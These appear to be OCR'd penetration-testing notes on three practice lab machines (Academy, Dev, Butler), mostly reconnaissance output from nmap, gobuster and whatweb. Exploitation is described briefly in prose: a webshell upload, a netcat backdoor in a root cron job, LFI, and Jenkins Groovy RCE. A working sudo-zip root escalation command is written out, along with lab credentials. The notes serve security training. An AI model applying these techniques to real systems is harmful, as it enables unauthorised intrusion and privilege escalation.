/phpmyadmin/locale/ro/
/phpmyadmin/locale/lt/
/phpmyadmin/locale/he/
/phpmyadmin/locale/az/
/phpmyadmin/locale/et/
/phpmyadmin/locale/bn/
/phpmyadmin/vendor/phpmyadmin/
/phpmyadmin/locale/nb/
/phpmyadmin/vendor/composer/
/phpmyadmin/locale/sq/
/phpmyadmin/locale/en_GB/
/phpmyadmin/vendor/bacon/
/phpmyadmin/locale/kk/
/phpmyadmin/locale/pt_BR/
/phpmyadmin/locale/hy/
/phpmyadmin/locale/zh_CN/
/phpmyadmin/vendor/twig/
/phpmyadmin/vendor/twig/extensions/
/phpmyadmin/vendor/twig/extensions/lib/
/phpmyadmin/vendor/twig/extensions/src/
/phpmyadmin/doc/html/_static/
/phpmyadmin/js/vendor/jquery/
/phpmyadmin/themes/original/jquery/
/phpmyadmin/themes/original/jquery/images/
/phpmyadmin/vendor/twig/twig/
/phpmyadmin/vendor/twig/twig/lib/
/phpmyadmin/vendor/twig/twig/src/
/phpmyadmin/vendor/twig/twig/ext/
/phpmyadmin/vendor/twig/twig/src/Test/
/phpmyadmin/vendor/twig/twig/src/Sandbox/
/phpmyadmin/vendor/twig/twig/src/Util/
/phpmyadmin/vendor/twig/twig/src/Cache/
/phpmyadmin/vendor/twig/twig/src/Error/
/phpmyadmin/vendor/twig/twig/src/Profiler/
/phpmyadmin/vendor/twig/twig/ext/twig/
/phpmyadmin/vendor/twig/twig/src/Profiler/Dumper/

Dirs found with a 401 response:

/phpmyadmin/setup/

Files found during testing:

Files found with a 200 responce:

/academy/index.php
/academy/assets/js/jquery-1.11.1.js
/academy/assets/js/bootstrap.js
/academy/assets/css/bootstrap.css
/academy/assets/css/font-awesome.css
/academy/assets/css/style.css
/academy/assets/fonts/FontAwesome.otf
/academy/assets/fonts/fontawesome-webfont.eot
/academy/assets/fonts/fontawesome-webfont.svg
/academy/assets/fonts/fontawesome-webfont.ttf
/academy/assets/fonts/fontawesome-webfont.woff
/academy/assets/fonts/fontawesome-webfont.woff2
/academy/assets/fonts/glyphicons-halflings-regular.eot
/academy/assets/fonts/glyphicons-halflings-regular.svg
/academy/assets/fonts/glyphicons-halflings-regular.ttf
/academy/assets/fonts/glyphicons-halflings-regular.woff
/academy/assets/fonts/glyphicons-halflings-regular.woff2
/academy/admin/index.php
/academy/admin/assets/js/jquery-1.11.1.js
/academy/admin/assets/js/bootstrap.js
/academy/admin/assets/css/bootstrap.css
/academy/admin/assets/css/font-awesome.css
/academy/admin/assets/fonts/FontAwesome.otf
/academy/admin/assets/css/style.css
/academy/admin/assets/fonts/fontawesome-webfont.eot
/academy/admin/assets/fonts/fontawesome-webfont.svg
/academy/admin/assets/fonts/fontawesome-webfont.ttf
/academy/admin/assets/fonts/fontawesome-webfont.woff
/academy/admin/assets/fonts/fontawesome-webfont.woff2
/academy/admin/assets/fonts/glyphicons-halflings-regular.eot
/academy/admin/assets/fonts/glyphicons-halflings-regular.svg
/academy/admin/assets/fonts/glyphicons-halflings-regular.ttf
/academy/admin/assets/fonts/glyphicons-halflings-regular.woff
/academy/admin/assets/fonts/glyphicons-halflings-regular.woff2
/academy/includes/config.php
/academy/includes/footer.php
/academy/includes/header.php
/academy/includes/menubar.php
/academy/db/onlinecourse.sql
/academy/admin/includes/config.php
/academy/admin/includes/footer.php
/academy/admin/includes/header.php
/academy/admin/includes/menubar.php
/academy/logout.php
/academy/admin/logout.php

/phpmyadmin/index.php
/phpmyadmin/themes.php
/phpmyadmin/ajax.php
/phpmyadmin/license.php
/phpmyadmin/navigation.php
/phpmyadmin/logout.php
/phpmyadmin/changelog.php
/phpmyadmin/export.php
/phpmyadmin/js/messages.php
/phpmyadmin/sql.php
/phpmyadmin/import.php
/phpmyadmin/examples/signon.php
/phpmyadmin/js/whitelist.php
/phpmyadmin/examples/openid.php
/phpmyadmin/lint.php
/phpmyadmin/server_status.php
/phpmyadmin/phpinfo.php
/phpmyadmin/vendor/twig/twig/src/Environment.php
/phpmyadmin/vendor/twig/twig/src/Source.php
/phpmyadmin/vendor/twig/twig/src/Error/Error.php
/phpmyadmin/vendor/twig/twig/src/Profiler/Profile.php

Files found with a 302 responce:

/academy/print.php
/academy/admin/print.php
/academy/admin/course.php
/academy/admin/department.php
/phpmyadmin/url.php
/academy/enroll.php
/academy/admin/session.php
/academy/admin/level.php

Files found with a 500 responce:

/phpmyadmin/vendor/twig/twig/src/Template.php
/phpmyadmin/vendor/twig/twig/src/Parser.php
/phpmyadmin/vendor/twig/twig/src/Sandbox/SecurityPolicy.php
/phpmyadmin/vendor/twig/twig/src/Compiler.php

WhatWeb

http://192.168.128.132/phpmyadmin/ [200 OK]

Apache[2.4.38],
Content-Security-Policy[default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';,default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';referrer

no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';],
Cookies[back,goto,phpMyAdmin,pma_lang],
Country[RESERVED][ZZ],
HTML5,
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)],
HttpOnly[phpMyAdmin,pma_lang],
IP[192.168.128.132],
JQuery,
PasswordField[pma_password],
Script[text/javascript],
Title[phpMyAdmin],
UncommonHeaders[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block],
phpMyAdmin[4.9.7]

Exploitation

Reverse shell through photo upload

Post-exploitation

Upload linpeas to target, reveals mysql password in a PHP configuration file

Tried password against user grimmie and gained access.

Connected through ssh with grimmie's credentials and found a cron job script executing with root privileges.

Added a netcat connection to the cron script and also an suid sh binary in case outbound connections were blocked.

Started a listener to wait for the cron job to start the connection and caught the root shell

Findings

21 - FTP

FTP allows anonymous login.

```
└─$ ftp 192.168.128.132
Connected to 192.168.128.132.
220 (vsFTPd 3.0.3)
Name (192.168.128.132:gweil0): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||31037|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
```

Contains a note disclosing users, password re-use and credentials

```
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following co
mmand:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department
`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56',
 '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

22 - SSH

Discloses OS version and software version

```
└─$ telnet 192.168.128.132 22
Trying 192.168.128.132...
Connected to 192.168.128.132.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
```

80 - HTTP

Default webpage, discloses OS and server software version




Photo upload allows RCE when a php webshell is uploaded

Dev (192.168.128.133)

Reconnaissance

Ports:

• 22 - SSH OpenSSH 7.9p1 Debian
• 80 - HTTP Apache httpd 2.4.38 ((Debian))
• 111 - RPC
• 2049 - NFS
• 8080 - HTTP Apache httpd 2.4.38 ((Debian))

Nmap

Scan

nmap -p- -A 192.168.128.133 -oN dev.nmap
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 12:27 IST
Nmap scan report for 192.168.128.133
Host is up (0.0013s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)

```
|  256 56323b9f482de07e1bdf20f80360565e (ECDSA)
|_ 256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version   port/proto  service
|  100000  2,3,4     111/tcp  rpcbind
|  100000  2,3,4     111/udp  rpcbind
|  100000  3,4       111/tcp6 rpcbind
|  100000  3,4       111/udp6 rpcbind
|  100003  3        2049/udp  nfs
|  100003  3        2049/udp6 nfs
|  100003  3,4      2049/tcp  nfs
|  100003  3,4      2049/tcp6 nfs
|  100005  1,2,3    38983/udp  mountd
|  100005  1,2,3    43070/udp6 mountd
|  100005  1,2,3    45281/tcp  mountd
|  100005  1,2,3    53589/tcp6 mountd
|  100021  1,3,4    32795/tcp6 nlockmgr
|  100021  1,3,4    41851/tcp  nlockmgr
|  100021  1,3,4    49265/udp6 nlockmgr
|  100021  1,3,4    60105/udp  nlockmgr
|  100227  3        2049/tcp  nfs_acl
|  100227  3        2049/tcp6 nfs_acl
|  100227  3        2049/udp  nfs_acl
|_ 100227  3        2049/udp6 nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
8080/tcp  open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
34205/tcp open  mountd  1-3 (RPC #100005)
34579/tcp open  mountd  1-3 (RPC #100005)
41851/tcp open  nlockmgr 1-4 (RPC #100021)
45281/tcp open  mountd  1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
```

Dirbuster

Gobuster

Scan - 80

/

/public (Status: 301) [Size: 319] [--> http://192.168.128.133/public/]
/src (Status: 301) [Size: 316] [--> http://192.168.128.133/src/]
/app (Status: 301) [Size: 316] [--> http://192.168.128.133/app/]
/vendor (Status: 301) [Size: 319] [--> http://192.168.128.133/vendor/]
/extensions (Status: 301) [Size: 323] [--> http://192.168.128.133/extensions/]
/server-status (Status: 403) [Size: 280]

/public

/files (Status: 301) [Size: 325] [--> http://192.168.128.133/public/files/]
/thumbs (Status: 301) [Size: 326] [--> http://192.168.128.133/public/thumbs/]
/theme (Status: 301) [Size: 325] [--> http://192.168.128.133/public/theme/]
/extensions (Status: 301) [Size: 330] [--> http://192.168.128.133/public/extensions/]

/src

/Site (Status: 301) [Size: 321] [--> http://192.168.128.133/src/Site/]

/app

/database (Status: 301) [Size: 325] [--> http://192.168.128.133/app/database/]
/cache (Status: 301) [Size: 322] [--> http://192.168.128.133/app/cache/]
/config (Status: 301) [Size: 323] [--> http://192.168.128.133/app/config/]
/nut (Status: 200) [Size: 633]

/vendor

/bin (Status: 301) [Size: 323] [--> http://192.168.128.133/vendor/bin/]
/league (Status: 301) [Size: 326] [--> http://192.168.128.133/vendor/league/]
/composer (Status: 301) [Size: 328] [--> http://192.168.128.133/vendor/composer/]
/embed (Status: 301) [Size: 325] [--> http://192.168.128.133/vendor/embed/]
/doctrine (Status: 301) [Size: 328] [--> http://192.168.128.133/vendor/doctrine/]
/imagine (Status: 301) [Size: 327] [--> http://192.168.128.133/vendor/imagine/]
/bolt (Status: 301) [Size: 324] [--> http://192.168.128.133/vendor/bolt/]
/twig (Status: 301) [Size: 324] [--> http://192.168.128.133/vendor/twig/]

Scan - 8080

```
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.128.133:8080/dev/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/04/25 09:59:43 Starting gobuster in directory enumeration mode
===============================================================
/files               (Status: 301) [Size: 329] [--> http://192.168.128.133:8080/dev/files/]
/pages               (Status: 301) [Size: 329] [--> http://192.168.128.133:8080/dev/pages/]
/forms               (Status: 301) [Size: 329] [--> http://192.168.128.133:8080/dev/forms/]
/config              (Status: 301) [Size: 330] [--> http://192.168.128.133:8080/dev/config/]
/stamps              (Status: 301) [Size: 330] [--> http://192.168.128.133:8080/dev/stamps/]
Progress: 217589 / 220561 (98.65%)
===============================================================
2023/04/25 10:00:08 Finished
===============================================================
```

NFS

Enumeration

Found /srv/nfs with showmount and mounted directory

Found password protected zip file and downloaded it.

Cracked password with john and unzipped archive.

Archive contained todo.txt and an id_rsa key

Exploitation


Found admin credentials for BoltWire running on port 8080 in /dev/pages/member.admin.

Exploited LFI vulnerability in BoltWire version 6.03 to view /etc/password, found the username jeanpaul.

Using the id_rsa key and jeanpaul logged in with SSH. The key was password protected but used the same password as the admin
credentials.


Post-exploitation

User jeanpaul had root NOPASSWD use of zip allowing privilege escalation



Findings

Server software & version



80 - Bolt

Application cache accessible by unauthenticated user
Config file containing database credentials accessible by unautheticated user in /app/config/config.yml

8080 - BoltWire v6.03

/dev/pages

Credentials for admin user found in /dev/pages/member.admin

~data~
password: I_love_java
~

Broken links, discloses admin member in /dev/pages/site.linkrot

BoltWire uses this area to reports pages in your site with broken links. Check it often, and be sure to delete entries once your pages are fixed.

[[#links]]
[[action.register]]: site.setup
[[action.search]]: site.setup
[[site]]: site.setup
[[welcome]]: member.admin
[[welcome]]: site.setup

/dev/forms

Two forms containing input

LFI for authenticated user allowing /etc/passwd dump

User jeanpaul was allowed root NOPASSWD use of zip, allowing privilege escalation.

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# cat flag.txt
cat: flag.txt: No such file or directory
# cd /
# cd root
# cat flag.txt
Congratz on rooting this box !
```

Butler (192.168.128.134)

Reconnaissance

Open ports:

- 135/tcp - Microsoft Windows RPC
- 139/tcp - Microsoft Windows netbios-ssn
- 445/tcp - SMB
- 8080/tcp - HTTP Jetty 9.4.41.v20210516

```
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
```

445

No access to SMB anonymously.

8080

Jetty server running Jenkins v2.289.3 (Hudson v1.395, relevance?)

Credentials for Jenkins login jenkins:jenkins

Nmap port scan

```
Nmap scan report for 192.168.128.134
Host is up (0.000095s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
135/tcp  open  msrpc       Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5040/tcp open  unknown
7680/tcp open  pando-pub?
8080/tcp open  http        Jetty 9.4.41.v20210516
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m59s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 000c29e403f3 (VMware)
| Names:
|   BUTLER<20>        Flags: <unique><active>
|   BUTLER<00>        Flags: <unique><active>
|_  WORKGROUP<00>     Flags: <group><active>
| smb2-time:
|   date: 2023-04-26T16:33:31
|_  start_date: N/A

NSE: Script Post-scanning.
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 311.54 seconds
```


Exploitation

Exploit

Authenticated as jenkins user to the Jenkins admin panel. Used the /script page to run a groovy script granting RCE and gaining remote
access as user butler


Post-exploitation

winPEAS



Used the vulnerable service “WiseBootAssistant” to elevate privileges to system

Privileges



systeminfo

Host Name: BUTLER
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: 10.0.19043 N/A Build 19043
OS Manufacturer: Microsoft Corporation

OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: butler
Registered Organization:
Product ID: 00329-20000-00001-AA079
Original Install Date: 8/14/2021, 3:51:38 AM
System Boot Time: 4/26/2023, 4:42:16 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: AMD64 Family 25 Model 33 Stepping 0 AuthenticAMD ~4200 Mhz
[02]: AMD64 Family 25 Model 33 Stepping 0 AuthenticAMD ~4200 Mhz
BIOS Version: VMware, Inc. VMW71.00V.20648489.B64.2210180824, 10/18/2022
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,435 MB
Virtual Memory: Max Size: 3,199 MB
Virtual Memory: Available: 2,112 MB
Virtual Memory: In Use: 1,087 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 5 Hotfix(s) Installed.
[01]: KB5020872
[02]: KB5000736
[03]: KB5021233
[04]: KB5020372
[05]: KB5001405
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet0
DHCP Enabled: Yes
DHCP Server: 192.168.128.254
IP address(es)
[01]: 192.168.128.134
[02]: fe80::12cf:6bbb:f96:1173
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

winPEAS

Found service with unquoted path variable allowing privilege escalation

FIndings

